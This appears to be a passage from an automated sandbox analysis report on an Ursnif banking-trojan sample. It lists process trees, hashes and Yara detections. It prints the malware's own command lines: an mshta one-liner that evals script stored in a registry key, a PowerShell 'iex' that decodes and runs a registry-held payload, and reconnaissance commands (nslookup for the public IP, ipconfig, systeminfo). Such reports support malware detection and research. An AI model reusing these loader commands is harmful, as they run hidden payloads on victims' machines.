File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 2764 Parent PID: 1340

General

Start time:	11:54:27
Start date:	09/02/2021

Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1340 CREDAT:275457 /prefetch:2
Imagebase:	0x2a0000
File size:	815304 bytes
MD5 hash:	8A590F790A98F3D77399BE457E01386A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 2168 Parent PID: 584

General

Start time:	11:54:30
Start date:	09/02/2021
Path:	C:\Program Files\Internet Explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x13f990000
File size:	814288 bytes
MD5 hash:	4EB098135821348270F27157F7A84E65
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 1192 Parent PID: 2168

General

Start time:	11:54:31
Start date:	09/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2168 CREDAT:275457 /prefetch:2
Imagebase:	0x120000
File size:	815304 bytes
MD5 hash:	8A590F790A98F3D77399BE457E01386A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: 2980 Parent PID: 1388

General

Start time:	11:54:36
Start date:	09/02/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\47278A61-FA3B-119B-3C6B-CED530CFE2D9\\\CRPPcapi'));if(!window.flag)close()</script>'
Imagebase:	0x13f0d0000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 1828 Parent PID: 2980

General

Start time:	11:54:38
Start date:	09/02/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\47278A61-FA3B-119B-3C6B-CED530CFE2D9').apiMgcfg))
Imagebase:	0x13fd10000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000014.00000003.2380930371.00000000028D0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000014.00000002.2416998966.0000000002890000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: csc.exe PID: 2364 Parent PID: 1828

General

Start time:	11:54:42
Start date:	09/02/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\8pjpp9kb.cmdline'
Imagebase:	0x400000
File size:	88712 bytes
MD5 hash:	3855B7E82DEA7F28C3B620F44487FCC4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: 2456 Parent PID: 2364

General

Start time:	11:54:43
Start date:	09/02/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES6C1D.tmp' 'c:\Users\user\AppData\Local\Temp\CSC6C1C.tmp'
Imagebase:	0x400000
File size:	39056 bytes
MD5 hash:	E26F8BDFB6DF8F4A722D2D79A3A14E78
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 824 Parent PID: 1828

General

Start time:	11:54:50
Start date:	09/02/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\vl8o3v8u.cmdline'
Imagebase:	0x400000
File size:	88712 bytes
MD5 hash:	3855B7E82DEA7F28C3B620F44487FCC4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: 2836 Parent PID: 824

General

Start time:	11:54:51
Start date:	09/02/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES8BAE.tmp' 'c:\Users\user\AppData\Local\Temp\CSC8BAD.tmp'
Imagebase:	0x400000
File size:	39056 bytes
MD5 hash:	E26F8BDFB6DF8F4A722D2D79A3A14E78
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: control.exe PID: 2780 Parent PID: 1920

General

Start time:	11:54:57
Start date:	09/02/2021
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0xfff10000
File size:	114688 bytes
MD5 hash:	FD3F34830C39F4B554106ADA19924F4E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 2140 Parent PID: 2780

General

Start time:	11:54:59
Start date:	09/02/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' Shell32.dll,Control_RunDLL -h
Imagebase:	0xff0c0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 1388 Parent PID: 1828

General

Start time:	11:55:05
Start date:	09/02/2021

Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001C.00000002.2455042419.0000000002936000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: cmd.exe PID: 656 Parent PID: 1388

General

Start time:	11:55:15
Start date:	09/02/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C 'nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\29B8.bi1'
Imagebase:	0x4acf0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: nslookup.exe PID: 928 Parent PID: 656

General

Start time:	11:55:15
Start date:	09/02/2021
Path:	C:\Windows\System32\nslookup.exe
Wow64 process (32bit):	false
Commandline:	nslookup myip.opendns.com resolver1.opendns.com
Imagebase:	0xff370000
File size:	109568 bytes
MD5 hash:	891C5270AFE8A69366702C88F3E24768
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 1820 Parent PID: 1388

General

Start time:	11:55:16
Start date:	09/02/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C 'echo -------- >> C:\Users\user\AppData\Local\Temp\29B8.bi1'
Imagebase:	0x4a7c0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 1408 Parent PID: 1388

General

Start time:	11:55:16
Start date:	09/02/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C 'ipconfig /all >> C:\Users\user\AppData\Local\Temp\B55E.bin1'
Imagebase:	0x4a9a0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 1432 Parent PID: 1388

General

Start time:	11:55:16
Start date:	09/02/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C 'systeminfo.exe > C:\Users\user\AppData\Local\Temp\A8F1.bin1'
Imagebase:	0x4a9a0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ipconfig.exe PID: 528 Parent PID: 1408

General

Start time:	11:55:17
Start date:	09/02/2021
Path:	C:\Windows\System32\ipconfig.exe
Wow64 process (32bit):	false
Commandline:	ipconfig /all
Imagebase:	0xff180000
File size:	58368 bytes
MD5 hash:	CF45949CDBB39C953331CDCB9CEC20F8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis